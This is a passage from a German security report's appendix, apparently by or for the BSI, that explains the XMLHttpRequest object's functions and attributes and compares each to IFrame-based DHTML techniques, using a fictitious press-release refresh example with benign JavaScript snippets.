[Mozz07] Mozilla Foundation, Creating OpenSearch plugins for Firefox, März 2007, URL: http://developer.mozilla.org/en/docs/Creating_OpenSearch_plugins_for_Firefox

[Fall06] Nicolas Falliere, ACTS.Spaceflash, Juli 2006, URL: http://www.symantec.com/security_response/writeup.jsp?docid=2006-071811-3819-99

[Orei05] O'Reilly, Tim, What is the Web 2.0?, 2005, URL: http://www.oreilly.de/artikel/web20.html

[Shre06] Shah Shreeraj, Hacking Web 2.0 Applications with Firefox, Oktober 2006, URL: http://www.securityfocus.com/infocus/1879

[Esse06] Stefan Esser, httpOnly Firefox Plugin, Oktober 2006, URL: https://addons.mozilla.org/firefox/3629/

[PaFe06] Stefano Di Paola, Giorgio Fedon, Subverting Ajax, Dezember 2006, URL: http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf

[W3C07] W3C, The XMLHttpRequest Object, Februar 2007, URL: http://www.w3.org/TR/2007/WD-XMLHttpRequest-20070227/

[W3C04] W3C, Document Object Model (DOM) Level 3 Core Specification, April 2004, URL: http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/

[W3C99] W3C, HTML 4.01 Specification, 1999, URL: http://www.w3.org/TR/1999/REC-html401-19991224

10 Anhang A

Wie bereits im Kapitel 4 (Seite 17) beschrieben, wird Ajax für den Austausch von Daten verwendet. Für die Verarbeitung und Darstellung der empfangenen Daten wird Ajax mit JavaScript bzw. DHTML verwendet. Diese Aktiven Inhalte werden client-seitig am Browser ausgeführt (siehe Abbildung 10.1).




Abbildung 10.1: Unterscheidung DHTML und Ajax (vgl. [Shre06], Abbildung 1).

Das XMLHttpRequest-Objekt (kurz XHR genannt), das Kernstück von Ajax, wurde im April 2004 durch das W3C erstmals standardisiert. Im Internet Explorer Version 5.0 und 6.0 muss das XHR-Objekt noch als ActiveX-Komponente unter den Namen *Msxml2.XMLHTTP* installiert werden. Ab Internet Explorer Version 7.0 sowie allen anderen gängigen Browsern (Mozilla Firefox, Opera, Apple Safari, Netscape, Konqueror etc.) ist das XHR-Objekt vollständig implementiert und entspricht im Gegensatz zu anderen Web-Standards tatsächlich dem W3C-Standard.

Angestoßen wird der Datenaustausch zum Beispiel durch die Interaktion des Benutzers, wie beispielsweise durch das Öffnen einer Seite, Bewegen der Maus, Drücken einer Taste oder Klicken auf einen Link. Jede dieser Bewegungen löst einen sogenannten *Event* aus, der client-seitig mit JavaScript erkannt und beliebig verarbeitet werden kann. Unabhängig davon können auch HTML-Elemente Events auslösen, wenn sie beispielsweise vollständig geladen wurden, ein Timer abgelaufen ist oder, wie im Falle von Ajax, die Antwort des Servers vollständig empfangen wurde.

In diesem Kapitel wird ein fiktives Beispiel zur Veranschaulichung verwendet. Auf der Pressemitteilungs-Seite des BSI sollen durch den Einsatz von Aktiven Inhalten, auf welche das BSI aus Sicherheitsgründen bewusst verzichtet, immer die aktuellen Nachrichten erscheinen. Dieses Beispiel kann, wie das BSI auf der tatsächlichen Seite zeigt, ohne Einschränkungen auch völlig ohne Aktive Inhalte realisiert werden.

10.1 XMLHttpRequest

Ein Austausch von Nachrichten zwischen einem Browser und einem Webserver war bereits lange Zeit vor Ajax möglich. Mit Hilfe einfacher HTML-Elemente und Aktiver Inhalte können Daten ausgetauscht werden. Dies und bildet seit jeher die Grundlage für Cross-Site Scripting. Die Risiken Aktiver Inhalte sowie von XMLHttpRequest wurden bereits erläutert. In diesem Abschnitt werden hingegen die Funktionen und Attribute (siehe Abbildung 10.2) des XHR-Objekts im Vergleich zu DHTML analysiert.

readyState	Funktionen / Attribute	Beschreibung
0	new XMLHttpRequest ( )	Erstellen eines neuen Objektes
	abort ( )	Aktuellen Vorgang abbrechen
	onreadystatechange = *func*	Bei Statuswechsel Funktion aufrufen
1	open (*method*, *url*, *async*)	Anfrage konfigurieren
	setRequestHeader (*name*, w*ert*)	Header konfigurieren
2	send (*data*)	Anfrage absenden
3 - 4	getResponseHeader (*name*)	Header der Server-Antwort abfragen
	getAllResponseHeaders ( )	Alle Header der Server-Antwort
3 - 4	status	Statuscode der Server-Antwort
	statusText	Statustext der Server-Antwort
	responseText	Inhalt der Server-Antwort
	responseXML	XML Zugriff der Server-Antwort

Abbildung 10.2: Funktionen und Attribute des XMLHttpRequest-Objekts nach W3C Standard [W3C07].

Als Beispiel für folgende Abschnitte wird eine fiktive Pressemitteilungsseite verwendet, die es erlaubt, stets die aktuellen Nachrichten darzustellen, ohne die Seite neu laden zu müssen.

10.1.1 Exkurs: Funktionsweise DHTML

Inline Frames (IFrames) und Popups sind HTML-Elemente, die es erlauben, andere Seiten zu öffnen, ohne dabei die aktuelle Webseite zu verlassen bzw. neu zu laden. Sie bilden somit die grundlegenden Strukturen für den Austausch von Daten ohne Ajax.

Mit Hilfe des Document Object Models (DOM) (siehe Abschnitt 4.2, Seite 20) können nicht nur IFrame-Elemente selektiert werden, sondern auch deren Inhalte. Der Zugriff erfolgt dabei wie gewohnt über die logische Baumstruktur (siehe Abbildung 10.3) und kann sowohl von oben nach unten (von der Hauptseite auf das IFrame), als auch von unten nach oben (vom IFrame auf die Hauptseite) erfolgen. Auf die gleiche Weise können auch Popups und deren Inhalt selektiert werden. Da diese aber nicht nur aus Programmierer-, sondern auch aus Sicherheitssicht erhebliche Nachteile bieten, werden im weiteren Vergleich mit Ajax nur IFrames behandelt.




Abbildung 10.3: DOM Struktur erlaubt Zugriff auf den Inhalt von IFrames.

Um nun tatsächlich Daten auszutauschen, wird zuerst eine Seite mit gewünschten Parametern (z. B.: mitteilungen.html?thema=Sicherheit) an ein IFrame übergeben. Anschließend kann der Inhalt der geöffneten Seite entweder von der Hauptseite aus verarbeitet (Abbildung 10.4, Fall 2a) oder aber von der geöffneten Seite aus an die Hauptseite übertragen werden (Fall 2b).




Abbildung 10.4: Möglichkeiten für den Austausch von Daten bei Verwendung von IFrames oder Popups.

Im ersten Fall muss vorher festgestellt werden, ob die Seite bereits vollständig geladen wurde und die richtigen Informationen enthält. Im zweiten Fall befinden sich in der geöffneten Seite Aktive Inhalte (z. B. JavaScript), welche die Pressemitteilungen automatisch beim Laden an ein Element oder eine Funktion der Hauptseite übergeben.

Zum Aspekt der Sicherheit sei hier vorweggenommen, dass Zugriffe auf den Inhalt einer geöffneten Seite grundsätzlich nur möglich sind, wenn sich diese innerhalb der gleichen Domain befindet.

Wird die Hauptseite über www.bsi.bund.de aufgerufen und die Seite des IFrames befindet sich auf www.news.de, ist ein Zugriff im Allgemeinen nicht möglich (gilt entsprechend für beide Fälle). Das Öffnen der Seite ist davon jedoch nicht betroffen – Daten können vom Client problemlos an beliebige Seiten gesendet werden, lediglich der Inhalt der Antwort kann durch Aktive Inhalte client-seitig nicht mehr gelesen bzw. verarbeitet werden. Diese Sicherheitsrichtlinie (Same-Origin Policy) ist jedoch per Cross-Site Scripting (XSS) umgehbar.

10.1.2 Exkurs: Pressemitteilungs-Beispiel

Das Aktualisieren der Nachrichten kann entweder vom Benutzer durch Klicken eines Buttons („Aktualisieren“) oder automatisch in regelmäßigen Abständen von einem JavaScript-Timer angestoßen werden. Aufgerufen wird dabei die Funktion *refresh()* (siehe Abbildung 10.5), die in weiterer Folge eine Seite mit den aktuellen Pressemitteilungen kontaktiert.




Abbildung 10.5: JavaScript-Funktionen des Pressemitteilungs-Beispiels

Nachdem die Nachrichten vollständig übermittelt sind, wird die Funktion *handleResponse()* aufgerufen, welche die empfangenen Daten aufbereitet und an entsprechender Stelle der Webseite dargestellt.

Nachfolgend werden nun sämtliche Funktionen und Attribute des XHR-Objekts anhand dieses Beispiels und der Übersicht in Abbildung 10.2 auf Seite 73 erläutert.

10.1.3 new XMLHttpRequest

Mit dem XMLHttpRequest() Konstruktor kann ein neues XHR-Objekt erstellt werden. Dies ist die einzige Funktion, die nicht bei allen Browsern mit XHR-Implementierung gleich zu verwenden ist. Daher sollte vor der Erstellung eines neuen Objekts das Vorhandensein der jeweiligen Implementierung (XMLHttpRequest bzw. das ActiveX-Objekt beim Internet Explorer 5.0 und 6.0) überprüft werden.

```
var xhr;

try { xhr = new ActiveXObject("Microsoft.XMLHTTP"); }
catch(e) {
```

```
    try { xhr = new ActiveXObject("MSXML2.XMLHTTP"); }
    catch(e) {
      try { xhr = new XMLHttpRequest(); }
      catch(e) {
        // Ajax nicht implementiert
      }
    }
  }
```

Sofern JavaScript und eines der beiden XHR-Objekte vorhanden sind, kann *xhr* anschließend einheitlich und ohne Einschränkungen genutzt werden.

Realisierung mit DHTML:

In DHTML kann das Erstellen des XHR-Objekts mit dem Erstellen eines IFrames verglichen werden. Sofern das gewünschte IFrame nicht bereits statisch in der Seite definiert ist, kann es per JavaScript aktiv erstellt und an der bestehenden Struktur der Seite (DOM) angehängt werden:

```
var body = document.getElementsByTagName('body')[0];
var iframe = document.createElement("iframe");
iframe.setAttribute("style", "display:none");
iframe.setAttribute("id", "iframe");
body.appendChild(iframe);
```

Zuerst wird ein Element der aktuellen Seite gesucht (in diesem Fall das Body Tag `<body>`), an dass das IFrame später angehängt werden soll. Grundsätzlich können beliebige Elemente gewählt werden, ein Body Tag sollte aber auf jeden Fall vorhanden sein. Anschließend wird das IFrame erzeugt und mit Attributen versehen. Mit *display:none* wird das IFrame per CSS so definiert, dass der Besucher der Seite das Element nicht sieht. Die ID 'iframe' wird gesetzt, um das Element später auf direkte Weise selektieren zu können. Abschließend wird das eben erstellte IFrame noch an die bestehende DOM-Struktur angehängt.

10.1.4 abort

Der aktuelle Vorgang des XHR-Objekts kann, sobald es einmal erstellt wurde, jederzeit durch *abort()* abgebrochen werden.

```
xhr.abort();
```

Wenn Daten wie in dem vorliegenden Beispiel regelmäßig in asynchroner Form[8] abgefragt werden, ist es wichtig, den aktuellen Ladevorgang abzubrechen, bevor eine neue Anfrage gestellt wird. Damit wird verhindert, dass eine eventuell ältere Anfrage die Nachrichten einer neueren überschreibt. Bei Verwendung synchroner Abfragen kann dies grundsätzlich nicht passieren, abgebrochen werden kann der Vorgang aber dennoch.

Realisierung mit DHTML:

Mit DHTML kann ein aktueller Ladevorgang abgebrochen werden, indem das zuständige IFrame entweder gelöscht (von der DOM Struktur getrennt) oder eine andere (z. B. leere) URL übergeben wird.

8 Vergleich asynchroner und synchroner Kommunikationsform siehe Funktion open() (Abschnitt 10.1.7).

10.1.5 onreadystatechange

Dieses Attribut stellt einen Eventlistener dar, der eine beliebige Funktion aufruft, sobald sich der Zustand (readyState) des XHR-Objekts verändert. In dem vorliegenden Beispiel wird die Funktion *handleResponse()* aufgerufen, die später die empfangenen Pressemitteilungen anzeigen wird.

```
xhr.onreadystatechange = handleResponse;

function handleResponse() {
  // prüfen ob neue Nachrichten empfangen wurden
  // und gegebenenfalls darstellen
}
```

In der definierten Funktion *handleResponse()* kann überprüft werden, ob die Anfrage schon gesendet bzw. die Daten bereits vollständig empfangen wurden und gegebenenfalls per DHTML in der aktuellen Seite darstellen lassen.

Realisierung mit DHTML:

Ohne Ajax kann entweder regelmäßig geprüft werden, ob ein gewünschtes Element der angeforderten Seite vorhanden ist oder das *onload()-A*ttribut von IFrames oder Body Tags verwendet werden. Für die regelmäßige Überprüfung wird, nachdem die Anfrage gesendet wurde, mit einem Timer eine Funktion aufgerufen (*testResponse()*), die versucht auf das Element zuzugreifen und bei Erfolg die *handleResponse()*-Funktion aufruft oder bei Misserfolg den Timer erneut startet:

```
function refresh() {
  var iframe = document.createElement("iframe");
  iframe.setAttribute("id", "iframe");
  iframe.setAttribute("src", "iframe.htm");
  [...]

  window.setTimeout('testResponse()', 1000);
}

function testResponse() {
  try {
    // Versuche das gewünschte Element zu selektieren
    window.frames['iframe'].document.getElementById('presse').innerHTML;

    // wenn kein Fehler aufgetreten ist, gehe zu handleResponse()
    handleResponse();
  }
  catch(e) {
    // Element konnte nicht selektiert werden,
    // versuche es nochmal in einer Sekunde (1000 ms)

    window.setTimeout('testResponse()', 1000);
  }
}
```

Im Gegensatz dazu die kürzere Variante mit Hilfe des *Onload*-Attributs:

```
function refresh() {
  var iframe = document.createElement("iframe");
  iframe.setAttribute("id", "iframe");
  iframe.setAttribute("src", "iframe.htm");
  [...]

  iframe.setAttribute("onload", "handleResponse()");
}
```

Hier muss allerdings in der *handleResponse()*-Funktion anschließend noch überprüft werden, ob das gewünschte Element tatsächlich auch vorhanden ist.

10.1.6 readyState

Der readyState liefert den aktuellen Zustand des XHR-Objekts. Sobald das Objekt einmal erstellt wurde, kann der Status jederzeit abgefragt werden. Abbildung 10.2 (Seite 73) zeigt die Bedeutung des readyState im Zusammenhang mit den Funktionen und Attributen. Sobald die Abfrage beispielsweise mit *send()* abgeschickt wird, wechselt der readyState auf 2, wohingegen die Antwort des Servers erst mit readyState 3 bzw. vollständig bei readyState 4 verwendet werden kann.

Dieses Attribut ist vor allem im Zusammenhang mit *onreadystatechange* wichtig, um die Daten des Servers erst zu verwenden, wenn sie bereits vollständig empfangen wurden. In dem vorliegenden Beispiel wird hierzu die definierte Funktion *handleResponse()* erweitert:

```
function handleResponse() {

  // prüfen ob Antwort auf Anfrage vollständig empfangen wurde
  if (xhr.readyState == 4) {

    // Daten verarbeiten und darstellen

  }
}
```

Wie bereits bei der Funktion *abort()* kurz angesprochen, sollte vor einer neuen Anfrage erst die alte abgebrochen werden. Um festzustellen, ob das Objekt bereits in Verwendung ist, wird ebenfalls das readyState-Attribut verwendet.

Bei jeder neuen Anfrage („Aktualisieren“, Timer abgelaufen etc.) wird in dem vorliegenden Beispiel die Funktion *refresh()* durchlaufen (siehe Abbildung 10.5, Seite 75). Diese überprüft, ob das XHR-Objekt vorhanden ist (bereits einmal erstellt wurde) und ob es noch damit beschäftigt ist, eine Seite zu laden. In diesem Fall wird das aktuelle XHR-Objekt mittels *abort()* abgebrochen, bevor es neu erzeugt wird.

```
function refresh() {
  if (xhr && (xhr.readyState == 2 || xhr.readyState == 3)) {
    xhr.abort();
  }
  xhr = new XMLHttpRequest();

  // Anfrage konfigurieren und absenden.
  // ...
}
```

Realisierung mit DHTML:

In DHTML ist lediglich durch das *onload*-Attribut feststellbar, ob die Seite vollständig geladen wurde. Weitere Unterscheidungen können nicht getroffen werden.

10.1.7 open

Diese Funktion initialisiert das XHR-Objekt mit der gewünschten Request-Methode, der URL, der Information ob der Request asynchron geschickt werden soll (async: true/false) und optional mit Benutzername und Passwort für die Anfrage.

```
xhr.open ( Request-Methode, URL, async [[,Benutzername], Passwort] );
```

Request-Methode:

Dem W3C-Standard entsprechend müssen mindestens GET, POST, HEAD, PUT, DELETE und OPTIONS unterstützt werden. Grundsätzlich werden bei den gängigen Browsern auch eigene Methoden unterstützt, solange sie einem gewissen Format entsprechen. Aus Sicherheitsgründen wird die Eingabe validiert und erlaubt beispielsweise keine Steuerzeichen – die Methode TRACE wird zudem seit Internet Explorer 6.0 SP2 blockiert.

URL:

Die URL gibt an, welche Seite kontaktiert werden soll und muss aus Sicherheitsgründen innerhalb der gleichen Domain liegen (Cross-Site Requests sind also generell nicht möglich). Im Gegensatz zu den IFrames wird hier schon das Öffnen verweigert. Das W3C-Dokument merkt aber bereits in der Fassung vom Februar 2007 an, dass „eine zukünftige Version oder Erweiterung dieser Spezifikation [XMLHttpRequest] mit sehr hoher Wahrscheinlichkeit eine Möglichkeit bieten wird, Cross-Site Requests durchzuführen“ (aus dem Englischen übersetzt [W3C07]).

Async:

Dieses Argument bestimmt, ob die asynchrone Kommunikationsform gewählt wird.

Asynchron bedeutet, dass die Anfrage im Hintergrund verarbeitet wird und man gleichzeitig weiterarbeiten kann. Bei mehreren gleichzeitigen Anfragen können diese in unterschiedlicher Reihenfolge am Ziel ankommen und entsprechend auch die Antworten in beliebiger Reihenfolge wieder eintreffen.

Bei der synchronen Kommunikationsform wird hingegen der Browser für die Dauer der Anfrage gesperrt und ein Weiterarbeiten ist in der Zwischenzeit nicht möglich. Dies kann beispielsweise für Transaktionen eingesetzt werden, die einen synchronen Ablauf erfordern. Gleichzeitig lässt sich dadurch ein erneutes Absenden eines Formulars oder Ähnliches verhindern.

Benutzername, Passwort:

Diese beiden Argumente sind optional und werden gegebenenfalls zur Authentisierung für die angegebene URL verwendet. Da die Daten im Klartext für jeden Besucher sichtbar sind, ist eine Nutzung nur dann sinnvoll, wenn die Zugangsdaten ohnehin bekannt sind (öffentliche Zugänge) oder der Zugriff auf die Web-Anwendung selbst gleichermaßen geschützt ist (selbe Zugangsdaten bzw. interne Web-Anwendung etc.). Im letzteren Fall muss natürlich auch darauf geachtet werden, dass die Kommunikation und die zwischengespeicherten Seiten vor der Einsicht Dritter geschützt sind (z. B. durch Verwendung von HTTPS).

Beispiel:

In dem Pressemitteilungs-Beispiel wird mit der *open*-Funktion die Datei *news.xml*, die jeweils die aktuellen Pressemitteilungen enthält, definiert. Die Anfrage erfolgt asynchron per GET-Request. Der Besucher der Webseite kann also während des gesamten Ladevorgangs die Seite uneingeschränkt weiternutzen und merkt von alledem nichts.

```
function refresh() {
  // ...
  xhr.open("GET", "news.xml", true);
```

```
    // Anfrage absenden
}
```

Realisierung mit DHTML:

In reinem DHTML ist diese Funktion nur bedingt abzubilden:

Request-Methode:

HTML-Elemente unterstützen nur die GET- und POST-Methode, weitere Request-Methoden sind nicht möglich. Beim Verändern der URL eines IFrames wird die Seite automatisch per GET angefordert.

POST-Requests können ausschließlich über Formulare realisiert werden. Wie beim Erstellen des IFrames können auch Formulare inklusive der Eingabefelder aktiv erstellt werden. Das *method*-Attribut des Formulars selbst wird vor dem Absenden wahlweise auf GET oder POST gesetzt. Das *target*-Attribut eines Formulars ist dabei wiederum ein IFrame.

Beim Senden des Requests mit der zusätzlichen Information „thema = Sicherheit“, würde das Formular wie folgt aufgebaut werden:

```
<form method="POST" action="news.xml" target="iframe">
  <input type="hidden" name="thema" value="Sicherheit">
</form>
```

URL:

Die URL kann grundsätzlich beliebig gewählt werden. Ein Zugriff auf den Inhalt der geöffneten Seite ist allerdings nur möglich, wenn diese sich innerhalb der gleichen Domain befindet. Bei der Verwendung von IFrames ist weiterhin zu beachten, dass beim Ändern der URL (im Gegensatz zu dem XHR-Objekt) diese automatisch angefordert wird.

Async:

Das Öffnen einer Seite erfolgt asynchron, wird aber im Browser als ladendes Element angezeigt (siehe Abbildung 10.6).

Abbildung 10.6: Statuszeile beim Laden einer Seite in einem IFrame.

Eine synchrone Kommunikation kann client-seitig nur über Umwege in Teilen abgebildet, nicht aber vollständig gelöst werden. In dem vorliegenden Beispiel könnte beim Start des Ladevorgangs der Button „Aktualisieren“ deaktiviert oder ausgeblendet werden, sodass die Anfrage nicht erneut gesendet wird. Dennoch ist ein Schließen des Browsers, wechseln oder erneutes Laden der Seite weiterhin möglich.

Benutzername, Passwort:

Benutzername und Passwort müssen bereits in der URL selbst übergeben werden:

```
http://Benutzername:Passwort@server/news.xml
```

10.1.8 setRequestHeader

Diese optionale Funktion kann nach der Initialisierung durch *open* verwendet werden, um zusätzliche Header für die Anfrage zu definieren oder bestehende zu verändern. Der Aufruf kann dabei mehrmals erfolgen und übergibt dem XHR-Objekt jeweils einen Header in der Form von einem Namen und einem Wert.

```
xhr.setRequestHeader ( Name, Wert );
```

Aus Sicherheitsgründen sind laut W3C folgende Namen nicht erlaubt: Accept-Charset, Accept-Encoding, Content-Length, Expect, Date, Host, Keep-Alive, Referer, TE, Trailer, Transfer-Encoding, Upgrade.

Folgende Namen sind erlaubt, ersetzen aber einen vorhandenen Eintrag: Authorization, Content-Base, Content-Location, Content-MD5, Content-Range, Content-Type, Content-Version, Delta-Base, Depth, Destination, ETag, From, If-Modified-Since, If-Range, If-Unmodified-Since, Max-Forwards, MIME-Version, Overwrite, Proxy-Authorization, SOAPAction, Timeout.

Alle anderen Namen werden (nach einer Validierung) zum Header hinzugefügt, gegebenenfalls auch in mehrfacher Ausführung mit selben oder anderen Werten. Mit *setRequestHeader* könnte beispielsweise sichergestellt werden, dass Pressemitteilungen nur gesendet werden, wenn sich diese seit letzter Anfrage verändert haben:

```
// Zeitpunkt der letzten Abfrage speichern
letzteAbfrage = (new Date).toGMTString();

...

// Mitteilungen nur senden, wenn sie sich seither geändert haben
xhr.setRequestHeader("If-Modified-Since", letzteAbfrage);
```

Wird als Server-Antwort der HTTP-Status-Code 304 (not modified) zurückgeschickt, braucht die Antwort so nicht weiter behandelt werden und es wird zu einem späteren Zeitpunkt erneut angefragt.

Realisierung mit DHTML:

Mit DHTML ist ein client-seitiges Manipulieren des Headers auch über Umwege nicht möglich. Generell kann ohne Ajax nur der Referrer und das Cookie des Clients abgefragt werden.

10.1.9 send

Nachdem das XHR-Objekt durch die *open*-Funktion vollständig initialisiert wurde, kann die Anfrage mittels *send* abgeschickt werden. Als Argument akzeptiert diese Funktion optionale Daten, die dem HTTP-Request angehängt werden. Genutzt wird dies beispielsweise bei POST-Requests, wenn Formulardaten übersendet werden.

Die Funktion *refresh* des Pressemitteilungs-Beispiels ist somit vollständig:

```
var xhr;
function refresh() {
    if (xhr && (xhr.readyState == 2 || xhr.readyState == 3)) {
        xhr.abort();
    }
    xhr = new XMLHttpRequest();
    xhr.onreadystatechange = handleResponse;
    xhr.open("GET", "news.xml", true);
```

```
    xhr.send(null);
}
```

Da es sich um ein GET-Request handelt, wird in der letzten Zeile die *send*-Funktion ohne zusätzliche Daten (*null*) aufgerufen.

Realisierung mit DHTML:

In DHTML entspricht diese Funktion dem Absenden (*submit*-Funktion) eines Formulars. Die optionalen Daten müssen dabei im jeweiligen Formular bereits als einzelne Eingabefelder definiert sein. Bei IFrames entspricht diese Funktion dem Übergeben einer URL, wodurch diese sofort geladen wird.

10.1.10 getResponseHeader, getAllResponseHeaders

Mit diesen beiden Attributen kann entweder gezielt ein einzelner Header oder gesammelt der komplette Header der Server-Antwort erfasst werden. Vorausgesetzt wird entsprechend, dass der Header bereits gesendet bzw. empfangen wurde (readyState des XHR-Objekts beträgt 3 oder höher).

```
xhr.getResponseHeader( name )
xhr.getAllResponseHeaders()
```

Beispielsweise könnte client-seitig ausgelesen werden, wie lange die empfangene Seite gültig ist:

```
aktuell_bis = xhr.getResponseHeader("expires");
```

Realisierung mit DHTML:

Wie bei der Funktion *setRequestHeader* ist es in DHTML nicht möglich, Header-Daten der Server-Antwort zu erfassen.

10.1.11 status, statusText

Jede HTTP-Anfrage wird mit einem HTTP-Status-Code beantwortet und liefert Informationen darüber, ob die Anfrage erfolgreich bearbeitet wurde oder ein Fehler aufgetreten ist – z. B. Umleitung, falsche Authentifizierung, Seite nicht vorhanden etc. (vgl. http://de.wikipedia.org/wiki/HTTP-Statuscodes)

Dieser Status Code kann über das Attribut *status* abgerufen werden, sobald der readyState 3 bzw. 4 beträgt. Das Attribut *statusText* liefert die gleiche Information in Textform:

```
Code 200 = OK, Code 304 = Not Modified, Code 404 = Not Found, usw.
```

Dies ermöglicht es, vor der Verwendung des empfangenen Textes zu überprüfen, ob die Seite erfolgreich geladen wurde und gegebenenfalls darauf zu reagieren (z. B. andere Seite wählen). In dem Pressemitteilungs-Beispiel wird die Funktion *handleResponse()* bekanntlich bei jedem Statuswechsel aufgerufen. Anstatt nur zu überprüfen, ob eine Antwort vollständig empfangen wurde, kann zusätzlich überprüft werden, ob die angeforderte Seite erfolgreich geladen werden konnte oder ob beispielsweise nur eine Fehlermeldung vom Server zurückgeliefert wurde (siehe Abbildung 10.7).

```
function handleResponse() {
  if (xhr.readyState == 4 && xhr.status == 200) {
